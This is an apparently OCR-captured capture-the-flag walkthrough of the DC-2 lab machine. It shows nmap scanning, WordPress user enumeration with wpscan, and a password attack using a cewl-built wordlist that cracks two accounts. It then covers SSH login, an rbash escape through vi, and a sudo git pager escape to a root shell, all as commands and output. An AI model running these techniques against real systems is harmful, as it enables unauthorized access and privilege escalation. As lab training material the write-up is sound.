
DC~ 2

Nmap result

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/

7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)

MAC Address: 08:00:27:61:42:C5 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

CMS Detected : Wordpress



WELCOME

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec augue est, auctor at nisi et, tristique tincidunt nulla. Maecenas vitae suscipit lorem, sed consectetur arcu. Nunc accumsan urna arcu, quis tincidunt justo aliquam at. Sed ullamcorper dui quis neque luctus sollicitudin sit amet vel erat. Nam faucibus rutrum purus, id varius metus feugiat vitae. Integer in finibus felis. Cras a fringilla leo. Sed turpis turpis, lobortis sed felis vitae, pretium suscipit sapien. Morbi id ultrices eros, sed suscipit metus. Sed lobortis vitae massa a blandit. Aliquam vestibulum ligula sed dictum faucibus. Nunc dui nisl, auctor ac pellentesque ut, sollicitudin non orci. Morbi vel condimentum sapien.

Nullam convallis, massa id sagittis tincidunt, velit dolor malesuada sem, nec ullamcorper risus sem eu odio. Duis id bibendum neque. Praesent maximus nisi purus, vel interdum arcu cursus eget. Quisque non leo sollicitudin, egestas nunc a, aliquam nisl. Aliquam porttitor libero metus, a finibus turpis convallis sit amet. Donec non sapien orci. Sed elit nisl,

Inside Port 80


Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.



Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.


More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.

The **Flag 1** says to crack passwords but first we have to find user names for WordPress login

By using **wpscan** tool I got 3 valid user names
admin, jerry, tom



```
[i] User(s) Identified:

[+] admin
 | Detected By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Detected By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


Domain name enumerated : dc-2

Flag 1 says to use cewl command

cewl http://dc-2/ > Cklist

This command make a Wordlist from website

# wpscan --url http://dc-2/ -U admin,jerry,tom -P *Cklist*




```
[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / flag Time: 00:00:37 <==========================

[i] Valid Combinations Found:
 | Username: jerry, Password: adipiscing
 | Username: tom, Password: parturient
```

Username: jerry, Password: adipiscing
Username: tom, Password: parturient

let’s try those password in WordPress

Got access in WordPress for both users tom & jerry



WordPress 5.1.1 is available! Please notify the site administrator.

Dashboard

At a Glance

1 Post 7 Pages


1 Comment

WordPress 4.7.10 running Twenty Seventeen theme.

Quick Draft

Title

What's on your mind?



WordPress 5.1.1 is available! Please notify the site administrator.

Dashboard

At a Glance

1 Post 7 Pages

1 Comment


WordPress 4.7.10 running Twenty Seventeen theme.

Quick Draft

Title

What's on your mind?

Jerry's Dashboard shows 7 pages



WordPress 5.1.1 is available! Please notify the site administrator.

Edit Page Add New

Flag 2

Permalink: http://dc-2/index.php/flag-2/ Edit

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.

Word count: 20

Last edited by admin on March 21, 2019 at 10:59 pm

Publish

Status: Published Edit

Visibility: Public Edit

Revisions: 2 Browse

Published on: Mar 21, 2019 @ 22:59 Edit

Page Attributes

Parent

(no parent)

Order

0

Need help? Use the Help tab above the screen title.


Flag 2:

If you can't exploit WordPress and take a shortcut, **there is another way**.


Hope you found another entry point.

“**there is another way.**” Let try to acess through **SSH (Port 7744)**

ssh tom@dc-2 -p 7744 # password parturient



```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$ _
```



```
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ _
```

tom@DC-2:~$ cat flag3.txt
-rbash: cat: command not found

Stuck with **Rbash** shell

To Escape Rbash using vi editor Follow this steps

first we have to set shell to execute commands
:set shell=/bin/sh
and revoke shell
:shell


And we get sh shell but paths are not set

Type /bin/bash to get bash shell

This give us a better shell


export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

export command set the PATH so we don't have type full paths for all commands



```
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
tom@DC-2:~$ _
```

su **jerry** with password **adipiscing** give us jerry's account



```
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$ _
```


Flag 4 :

Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now. :-)

Go on - **git** outta here!!!!




```
jerry@DC-2:~$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
```

=> **Flag 4** give a nice decent hint to use git


sudo git -p help
!/bin/sh

This invokes the default pager, which is likely to be less, other functions may apply.

